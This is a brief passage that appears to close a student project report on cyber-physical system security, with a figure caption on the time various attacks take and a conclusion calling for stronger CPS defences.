


Fig. 6.2 Time taken by various types of attacks

Conclusion

Thus, In this project we learned that there are a lot of vulnerabilities in the current cyber-physical system(CPS) and also learned about how to access that vulnerabilities by performing different types of passive attacks like DoS, Authentication breaking, Sniffing etc.

So, we need to improve the security mechanisms of the CPS to protect it from different type of attacks.



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